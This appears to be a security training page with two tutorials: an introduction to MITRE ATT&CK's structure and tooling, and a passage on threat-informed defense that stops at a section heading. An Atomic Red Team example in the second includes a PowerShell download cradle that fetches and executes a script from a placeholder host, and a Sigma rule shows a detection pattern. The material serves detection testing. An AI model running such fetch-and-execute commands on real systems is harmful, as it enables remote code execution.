Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
Objective: Understand what the MITRE ATT&CK knowledge base is, how it is structured — domains, matrices, tactics, techniques, sub-techniques, and procedures — and how defenders, threat hunters, and authorized red teamers use it as a shared operational language for threat-informed defense and adversary emulation.
1. What Is MITRE ATT&CK and Why It Matters
MITRE ATT&CK is a living, open-source knowledge base that documents real-world adversary tactics, techniques, and procedures (TTPs). It was created by the MITRE Corporation and first released in 2013. ATT&CK focuses on how attackers behave — the actions they take inside an environment — rather than on the indicators of compromise (IOCs) they leave behind.
This distinction matters. IOCs (hashes, IPs, domains) are brittle and disposable; an adversary rotates them cheaply. Behaviors — injecting code, dumping credentials, abusing valid accounts — are expensive to change. ATT&CK catalogs the durable behaviors, grounded in empirical evidence from intrusions observed across industries and geographies.
ATT&CK builds on the Lockheed Martin Cyber Kill Chain (Hutchins, Cloppert & Amin, 2011). The Matrix columns are ordered roughly along the chronological flow of an intrusion, but ATT&CK goes deeper, enumerating concrete mechanisms under each phase rather than naming abstract stages.
2. The Three Domains: Enterprise, Mobile, and ICS
ATT&CK is partitioned into three domains, each with its own matrices.
| Domain | Scope |
|---|---|
| Enterprise ATT&CK | Windows, Linux, macOS, and cloud platforms (Azure AD, Office 365, IaaS, SaaS) |
| Mobile ATT&CK | Threats targeting mobile devices and operating systems |
| ICS ATT&CK | Industrial control systems and operational technology |
This site focuses on Enterprise ATT&CK because it covers the Windows, Linux, and cloud surfaces most relevant to blue teams, DFIR, and authorized red teaming.
3. Tactics, Techniques, Sub-Techniques, and Procedures

The ATT&CK data model is a four-level hierarchy. Each level answers a different question.
| Component | Question | ID Format | Meaning |
|---|---|---|---|
| Tactic | Why | TA#### | The adversary’s tactical goal — the reason for an action |
| Technique | How | T#### | How the adversary achieves a tactical goal |
| Sub-technique | How (specific) | T####.### | A lower-level, more specific behavior |
| Procedure | What exactly | (described in text) | Real-world implementation by a named group, tool, or malware |
Tactics represent the “why.” Techniques represent the “how.” Sub-techniques describe a narrower variation. For example, the technique Account Manipulation (T1098) encompasses sub-techniques such as Additional Email Delegate Permissions (T1098.002) and Exchange Email Delegate Permissions (T1098.003), each detailing a distinct method.
Procedures are the real-world implementations — specific tools, malware families, or hands-on-keyboard methods observed in active campaigns. This is what makes ATT&CK actionable: you can study the actual tradecraft, not just the abstraction.
4. Walking the Enterprise Matrix: The 14 Tactics
The Matrix column headings are the tactics, presented in roughly chronological order. The cells under each column are the techniques that achieve that tactical objective. The baseline below reflects ATT&CK v16.1 (14 tactics, 203 techniques, 453 sub-techniques). For reference, v18 lists 14 tactics, 216 techniques, 475 sub-techniques, 44 mitigations, and over 1,700 analytics. Always pin counts to a version.
| # | Tactic | Tactic ID |
|---|---|---|
| 1 | Reconnaissance | TA0043 |
| 2 | Resource Development | TA0042 |
| 3 | Initial Access | TA0001 |
| 4 | Execution | TA0002 |
| 5 | Persistence | TA0003 |
| 6 | Privilege Escalation | TA0004 |
| 7 | Defense Evasion | TA0005 |
| 8 | Credential Access | TA0006 |
| 9 | Discovery | TA0007 |
| 10 | Lateral Movement | TA0008 |
| 11 | Collection | TA0009 |
| 12 | Command and Control | TA0011 |
| 13 | Exfiltration | TA0010 |
| 14 | Impact | TA0040 |
v19 note (April 2026): ATT&CK v19 introduced a major structural change — the Defense Evasion tactic (
TA0005) was split into two new tactics, Stealth and Defense Impairment.TA0005is deprecated in the current release. Retrieve the exact new tactic IDs and transition guidance fromattack.mitre.org/resources/updates/before mapping against v19.
5. Anatomy of a Technique Page
Every technique page is a structured record. Take T1059.001 — PowerShell (a sub-technique of T1059 Command and Scripting Interpreter, under Execution).
| Field | Example Value for T1059.001 |
|---|---|
| ID | T1059.001 (parent T1059) |
| Tactic(s) | Execution (TA0002) |
| Platforms | Windows |
| Permissions Required | User / Administrator (context-dependent) |
| Data Sources | Command, Process, Module, Script |
| Mitigations | Linked M#### objects |
| Procedure Examples | Named Groups and Campaigns observed using PowerShell |
A technique can belong to multiple tactics. The Detection section lists data source / data component pairs, free-text analytic notes, and — since v14 — structured pseudocode analytics from the MITRE Cyber Analytics Repository (CAR). These data-source fields tell you exactly which telemetry to collect.
6. Related Objects: Groups, Software, Campaigns, and Mitigations

ATT&CK is more than a list of behaviors. A graph of related objects ties techniques to threat intelligence.
| Object | Prefix | Description |
|---|---|---|
| Groups | G#### | Named threat actors (APTs, crimeware crews) mapped to techniques they use |
| Software | S#### | Tools, malware, and utilities used by adversaries |
| Campaigns | C#### | Intrusion activity over a time window with common targets; may or may not be attributed |
| Mitigations | M#### | Recommended defensive controls mapped to techniques |
| Data Sources / Components | — | Observable artifacts and telemetry that detect a technique |
This turns the Matrix into an operational tool: not just “T1056.001 exists,” but which group uses it, with what software, in which campaign, and which mitigations apply. The Group pages are the entry point for threat-actor-centric research and emulation planning.
7. Programmatic Access via STIX and the ATT&CK Python Library
ATT&CK is published as STIX 2.1 — the structured threat intelligence format from the OASIS CTI Technical Committee. In STIX, an intrusion-set object (Group) links to attack-pattern objects (techniques/sub-techniques), malware and tool objects (software), and campaign objects. MITRE distributes the bundles on GitHub.
The canonical library is mitreattack-python (github.com/mitre-attack/mitreattack-python). Load a bundle and query the data model directly.
from mitreattack.stix2 import MitreAttackData

mitre = MitreAttackData("enterprise-attack.json")

# List every technique under the Persistence tactic (TA0003)
for t in mitre.get_techniques_by_tactic("persistence", "enterprise-attack"):
    print(mitre.get_attack_id(t.id), t.name)
Fetch a single technique by its ATT&CK ID and inspect the schema fields:
tech = mitre.get_object_by_attack_id("T1059.001", "attack-pattern")
print(tech.name)                 # PowerShell
print(tech.x_mitre_platforms)    # ['Windows']
for phase in tech.kill_chain_phases:
    print(phase.phase_name)      # execution
Walk the relationship graph to list every Group observed using a technique:
for g in mitre.get_groups_using_technique(tech.id):
    grp = g["object"]
    print(mitre.get_attack_id(grp.id), grp.name, grp.aliases)
The raw attack-pattern object behind that technique looks like this (trimmed and annotated):
{
  "type": "attack-pattern",
  "id": "attack-pattern--970a3432-3237-47ad-bcca-7d8cbb217736",
  "name": "PowerShell",
  "x_mitre_platforms": ["Windows"],
  "x_mitre_is_subtechnique": true,
  "kill_chain_phases": [
    { "kill_chain_name": "mitre-attack", "phase_name": "execution" }
  ],
  "external_references": [
    {
      "source_name": "mitre-attack",
      "external_id": "T1059.001",
      "url": "https://attack.mitre.org/techniques/T1059/001"
    }
  ]
}
To stay current across releases, diff two STIX bundles to surface added or modified techniques:
# Illustrative: compare two domain bundles and emit a change report
from mitreattack.diffStix.changelog_helper import get_new_changelog_md

get_new_changelog_md(
    old="enterprise-attack-16.1.json",
    new="enterprise-attack-18.0.json",
    domains=["enterprise-attack"],
    markdown_file="attack-v16-to-v18-changes.md",
)
8. The ATT&CK Navigator and Coverage Layers
The ATT&CK Navigator renders the Matrix as an interactive heat map. You assign scores and colors to techniques to build layers — coverage maps for detection engineering, gap analysis, and emulation scoping. Layers are JSON and version-controllable.
{
  "name": "Detection Coverage - Execution & Persistence",
  "versions": { "attack": "16", "navigator": "5.1.0", "layer": "4.5" },
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1059.001", "score": 100, "color": "#31a354",
      "comment": "Sysmon EID 1 + Script Block Logging" },
    { "techniqueID": "T1547.001", "score": 50, "color": "#fee08b",
      "comment": "Partial registry telemetry" },
    { "techniqueID": "T1055", "score": 0, "color": "#de2d26",
      "comment": "No process-injection detection" }
  ]
}
Overlay an adversary’s known techniques (red) against your detection coverage (green) and the white space is your gap list.
9. Applying ATT&CK in Defense and Authorized Emulation
As a defender, map every SIEM alert and detection rule to a technique ID. Build Navigator layers to measure coverage, then prioritize engineering against the techniques most relevant to your threat model — threat-informed defense instead of blanket coverage.
As an authorized red teamer / adversary emulator, pull a Group page (e.g., a relevant APT), extract its technique set, and build a TTP-driven emulation plan. This is fundamentally different from vulnerability-based scoping: you exercise the behaviors the defense must catch. Tools like MITRE CALDERA and Atomic Red Team chain ATT&CK-mapped tests so blue and red teams speak the same IDs.

10. Common Attacker Techniques
The framework catalogs thousands of behaviors. A handful illustrate the model’s range and the important fact that one technique can serve multiple tactics.
| Technique | Description |
|---|---|
T1059.001 — PowerShell | Execute commands and scripts via the PowerShell interpreter |
T1566 — Phishing | Gain initial access through malicious messages |
T1078 — Valid Accounts | Abuse legitimate credentials across persistence, privesc, and evasion |
T1055 — Process Injection | Run code in another process’s address space to evade defenses |
T1003.001 — LSASS Memory | Dump credentials from lsass.exe |
T1547.001 — Registry Run Keys | Persist via autostart registry locations |
T1078 (Valid Accounts) is the teaching case: it appears under four tactics — Initial Access, Persistence, Privilege Escalation, and Defense Evasion — because the same behavior serves different adversary goals depending on context.
11. Defensive Strategies & Detection
Because ATT&CK is structural, the goal here is wiring it into your detection workflow. Each technique page lists Data Sources (e.g., Process, Command, Windows Registry, Network Traffic) and Data Components (e.g., Process Creation, Network Connection Creation). These map directly to telemetry you must collect.
On Windows, Sysmon supplies much of that telemetry.
| Sysmon Event ID | Description | Relevant To |
|---|---|---|
1 | Process Create | Execution (TA0002), Discovery (TA0007) |
3 | Network Connection | C2 (TA0011), Lateral Movement (TA0008) |
7 | Image Loaded (DLL) | Defense Evasion, Persistence |
8 | CreateRemoteThread | Process Injection (T1055.*) |
10 | ProcessAccess | Credential Access (T1003.001) |
11 | FileCreate | Persistence, staging |
12/13/14 | Registry Create/Modify | Registry persistence (T1547.001) |
22 | DNS Query | C2 (T1071.004) |
Sigma is the vendor-neutral detection format that carries ATT&CK IDs in its tags block, letting every rule trace back to a technique and tactic.
title: PowerShell EncodedCommand Execution
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - '-EncodedCommand'
  condition: selection
tags:
  - attack.execution        # tactic name (lowercase)
  - attack.t1059.001        # sub-technique ID (lowercase)
level: medium
Mitigations use M#### IDs (verify against attack.mitre.org/mitigations/enterprise/ before citing in production):
| Mitigation | Description |
|---|---|
M1038 | Execution Prevention (application control) |
M1042 | Disable or Remove Feature or Program |
M1049 | Antivirus / Anti-malware |
M1026 | Privileged Account Management |
12. Tools for ATT&CK Analysis
| Tool | Description | Link |
|---|---|---|
| ATT&CK Navigator | Heat-map and coverage layers | mitre-attack.github.io/attack-navigator |
mitreattack-python | Canonical STIX query library | github.com/mitre-attack |
| ATT&CK Workbench | Self-hosted ATT&CK extension/editing | attack.mitre.org |
| MITRE CALDERA | Automated adversary emulation | caldera.mitre.org |
| Atomic Red Team | Small, ATT&CK-mapped tests | atomicredteam.io |
| Sysmon | Windows telemetry for detection | learn.microsoft.com |
| Sigma | Vendor-neutral detection rules | sigmahq.io |
13. MITRE ATT&CK Mapping
Every other tutorial on this site closes with a mapping table. Read it as technique → tactic → context. This is the worked example.
| Technique ID | Name | Tactic(s) | Notes |
|---|---|---|---|
T1059 | Command and Scripting Interpreter | Execution (TA0002) | Parent technique; multiple sub-techniques |
T1059.001 | PowerShell | Execution (TA0002) | Sub-technique used throughout this tutorial |
T1566 | Phishing | Initial Access (TA0001) | Pre-execution delivery technique |
T1078 | Valid Accounts | Initial Access (TA0001), Persistence (TA0003), Privilege Escalation (TA0004), Defense Evasion (TA0005) | One technique, four tactics |
T1055 | Process Injection | Privilege Escalation (TA0004), Defense Evasion (TA0005) | Parent with many sub-techniques |
14. Summary
- MITRE ATT&CK is a behavior-based, empirically grounded knowledge base of adversary TTPs — not an IOC feed.
- The data model is a hierarchy: tactics (why,
TA####) → techniques (how,T####) → sub-techniques (T####.###) → procedures (real-world instances). - Related objects — Groups (
G####), Software (S####), Campaigns (C####), Mitigations (M####) — turn the Matrix into an operational, intelligence-led tool. - Pin counts and structure to a specific version; v19 (April 2026) split Defense Evasion (
TA0005) into Stealth and Defense Impairment — confirm the new IDs atattack.mitre.org/resources/updates/. - Operationalize ATT&CK by mapping data sources to Sysmon telemetry, tagging Sigma rules with technique IDs, and tracking coverage in Navigator layers for both detection engineering and authorized emulation.
Related Tutorials
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
References
- MITRE ATT&CK® – Getting Started (Official Resources Overview)
- Enterprise Tactics – MITRE ATT&CK®
- Enterprise Techniques – MITRE ATT&CK®
- Adversary Emulation Plans – MITRE ATT&CK®
- ATT&CK Adversary Emulation & Red Teaming – MITRE ATT&CK® Get Started
- MITRE ATT&CK: Design and Philosophy (Official PDF – Strom et al.)
Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
Objective: Understand how defenders operationalize adversary knowledge — the Pyramid of Pain, MITRE ATT&CK, the CTI lifecycle, STIX/TAXII, M3TID/INFORM, and adversary emulation — into a continuous, measurable intelligence-driven security cycle rather than reacting to brittle indicators.
1. The Problem With Reactive Defense

Indicator-centric programs fail because indicators are cheap for the adversary to change. Hashes, IP addresses, and domains rotate trivially — a recompile changes a hash; a new VPS changes an IP. As popularized by David Bianco’s Pyramid of Pain (2013), these atomic indicators detect an adversary only for a fleeting window.
The Pyramid ranks indicator types by how much pain it causes an adversary to change them:
| Indicator Type | Cost to Adversary |
|---|---|
| Hash values | Trivial |
| IP addresses | Easy |
| Domain names | Simple |
| Network/host artifacts | Annoying |
| Tools | Challenging |
| TTPs (Tactics, Techniques, Procedures) | Tough |
Documenting activity at the TTP level lets defenders think at an abstraction that is concrete enough to be actionable, yet stable enough to remain valid across adversaries and over time. Unlike traditional models that focus on indicators of compromise (IOCs), behavioral defense maps how adversaries operate once inside the environment. That is the foundation of Threat-Informed Defense.
2. What Is Threat-Informed Defense?
Threat-Informed Defense (TID) is the systematic application of a deep understanding of adversary tradecraft and technology to improve defenses. The MITRE Center for Threat-Informed Defense (CTID) defines it across three operationalized dimensions:
| Dimension | Question It Answers |
|---|---|
| Cyber Threat Intelligence (CTI) | Who are our adversaries and which TTPs do they use? |
| Defensive Measures (DM) | Do we prevent, detect, and mitigate those specific TTPs? |
| Testing & Evaluation (T&E) | Can we prove it by emulating realistic adversary behavior? |
The shift is from “Are we patched?” to “Are we defended against these adversaries?” TID is a mindset that prioritizes finite defensive budget against the behaviors that actually threaten your sector.
3. MITRE ATT&CK: Architecture and Anatomy
The MITRE ATT&CK® Framework is a globally accessible knowledge base of adversary TTPs based on real-world observations. Its core objects:
| Component | Details |
|---|---|
| Tactics | Adversary goals (the why); 14 Enterprise columns. |
| Techniques / Sub-techniques | How a goal is achieved; ID format TNNNN / TNNNN.NNN. |
| Groups | Named threat-actor profiles (e.g., APT29, FIN7) with mapped techniques. |
| Software | Malware and tools observed in intrusions. |
| Mitigations & Data Sources | Controls that counter a technique; telemetry that observes it. |
| Matrices | Enterprise plus ICS, Mobile, and Cloud variants. |
The 14 Enterprise tactics, in order: Reconnaissance (TA0043), Resource Development (TA0042), Initial Access (TA0001), Execution (TA0002), Persistence (TA0003), Privilege Escalation (TA0004), Defense Evasion (TA0005), Credential Access (TA0006), Discovery (TA0007), Lateral Movement (TA0008), Collection (TA0009), Command and Control (TA0011), Exfiltration (TA0010), Impact (TA0040). ATT&CK is versioned — always confirm IDs against attack.mitre.org.
ATT&CK is distributed as STIX 2.1. You can parse the public bundle directly to enumerate every technique:
from stix2 import MemoryStore, Filter

store = MemoryStore()
store.load_from_file("enterprise-attack.json")  # mitre/cti repo

for t in store.query([Filter("type", "=", "attack-pattern")]):
    for ref in t.get("external_references", []):
        if ref.get("source_name") == "mitre-attack":
            print(ref["external_id"], "-", t["name"])
ATT&CK Navigator visualizes and compares coverage layers (JSON format), while ATT&CK Workbench lets organizations manage and extend a local copy of the knowledge base in sync with the public one.
4. The CTI Lifecycle: From Raw Data to Prioritized TTPs
Intelligence is produced, not collected ad hoc. The six-phase CTI lifecycle maps cleanly onto the TID dimensions:
| Phase | Purpose |
|---|---|
| Direction | Define intelligence requirements (which sector adversaries matter). |
| Collection | Pull from feeds, ISACs, internal incidents. |
| Processing | Normalize and structure raw data. |
| Analysis | Extract TTPs, attribute, and prioritize. |
| Dissemination | Deliver to detection engineering / leadership. |
| Feedback | Refine requirements from what the consumers needed. |
Structured intelligence is exchanged with STIX 2.1 (the data model) over TAXII 2.1 (the transport, supporting Collections and Channels). Open platforms — MISP and OpenCTI — ingest STIX bundles manually, via connectors, or by subscribing to a TAXII feed.
A minimal shareable STIX bundle links a threat actor to a technique through a relationship:
from stix2 import ThreatActor, AttackPattern, Relationship, Bundle, ExternalReference

actor = ThreatActor(name="APT29", labels=["nation-state"])

technique = AttackPattern(
    name="Spearphishing Attachment",
    external_references=[ExternalReference(
        source_name="mitre-attack",
        external_id="T1566.001",
        url="https://attack.mitre.org/techniques/T1566/001")])

rel = Relationship(actor, "uses", technique)
print(Bundle(actor, technique, rel).serialize(pretty=True))
Automating the loop turns a TAXII feed into a prioritized TTP list for the detection team:
from taxii2client.v21 import Server
from stix2 import parse
import csv

server = Server("https://taxii.example-isac.org/taxii2/",
                user="analyst", password="<token>")
collection = server.api_roots[0].collections[0]

ttps = []
for obj in collection.get_objects().get("objects", []):
    so = parse(obj, allow_custom=True)
    if so.get("type") == "attack-pattern":
        for ref in so.get("external_references", []):
            if ref.get("source_name") == "mitre-attack":
                ttps.append((ref["external_id"], so["name"]))

with open("prioritized_ttps.csv", "w", newline="") as f:
    csv.writer(f).writerows([("technique_id", "name"), *sorted(set(ttps))])
5. Building a Sector-Specific Threat Model
You cannot defend against everything, so prioritize. Select the ATT&CK Groups relevant to your sector, extract their techniques, and weight by frequency using CTID’s Sightings Ecosystem data and the Top ATT&CK Techniques Calculator.
The mitreattack-python library pulls a group’s full technique set:
from mitreattack.stix20 import MitreAttackData

data = MitreAttackData("enterprise-attack.json")
apt29 = data.get_groups_by_alias("APT29")[0]

for entry in data.get_techniques_used_by_group(apt29.id):
    tech = entry["object"]
    print(data.get_attack_id(tech.id), tech["name"])
Layer the result in the Navigator and colour cells by your current detection status. A layer file encodes that scoring directly:
{
  "name": "Detection Coverage - APT29",
  "versions": { "attack": "16", "navigator": "5.1.0", "layer": "4.5" },
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1566.001", "color": "#fc3b3b", "comment": "None - no email detonation telemetry" },
    { "techniqueID": "T1059.001", "color": "#33cc33", "comment": "Detected - Script Block Logging" },
    { "techniqueID": "T1055",     "color": "#ffe766", "comment": "Partial - EDR on workstations only" }
  ]
}
6. Mapping Controls to ATT&CK: The Defensive Measures Dimension
Knowing the adversary is useless without knowing your own coverage. CTID’s Mappings Explorer lets defenders see how security capabilities map to ATT&CK, and the NIST SP 800-53 ↔ ATT&CK mappings let you assess control coverage against real-world techniques.
The critical pitfall: ATT&CK coverage ≠ detection coverage. A control that can mitigate a technique is not the same as telemetry that proves you detect it. Distinguish two gap types:
| Gap Type | Meaning |
|---|---|
| Coverage gap | No control or telemetry exists for the technique. |
| Detection gap | Telemetry exists, but no analytic fires on it. |
Re-run the Mappings Explorer comparison before and after each emulation cycle to quantify the coverage delta — that delta is your measurable program improvement.
7. Testing & Evaluation: Closing the Loop
T&E proves defenses work by emulating real adversary behavior. Distinguish the disciplines:
| Approach | Focus |
|---|---|
| Penetration testing | Find exploitable vulnerabilities. |
| Adversary emulation | Reproduce a specific actor’s TTP chain. |
| Breach & Attack Simulation (BAS) | Continuous, automated technique validation. |
MITRE CALDERA is a scalable, automated adversary-emulation platform; Atomic Red Team (Red Canary) is a library of small, ATT&CK-mapped tests for fast technique validation; and the CTID Adversary Emulation Library provides full emulation plans modeled on real threats. Run them as purple-team exercises — red executes, blue observes, both tune in real time.
# T1059.001 - atomic test metadata (excerpt)
attack_technique: T1059.001
display_name: PowerShell
atomic_tests:
  - name: Download cradle execution
    executor:
      name: powershell
      command: |
        IEX (New-Object Net.WebClient).DownloadString('#{cradle_url}')
    input_arguments:
      cradle_url:
        type: url
        default: https://example.test/benign.ps1
# Execute one atomic test, then confirm the telemetry fired
Invoke-AtomicTest T1059.001 -TestNumbers 1
# Map result -> Navigator: green only if Sysmon EID 1 + Script Block Log observedIf the test fires but no analytic alerts, you have found a detection gap — feed it straight back into the cycle.
8. M3TID and INFORM: Measuring Program Maturity
CTID’s M3TID (Measure, Maximize, Mature Threat-Informed Defense) operationalizes the three dimensions and assigns relative weighting:
| Dimension | Weight |
|---|---|
| Cyber Threat Intelligence | 30% |
| Defensive Measures | 50% |
| Testing & Evaluation | 20% |
The weighting reflects that defensive measures are where threat knowledge becomes protection. INFORM (Jan 2026) builds on M3TID, translating CTI, defensive measures, and T&E into a measurable, repeatable strategic maturity practice. Treat M3TID as the foundational reference and INFORM as its strategic-maturity successor — they are distinct publications, not synonyms. Self-assess each dimension, then invest where the lowest-weighted-adjusted score sits.
9. The Intelligence-Driven Security Cycle: Putting It All Together
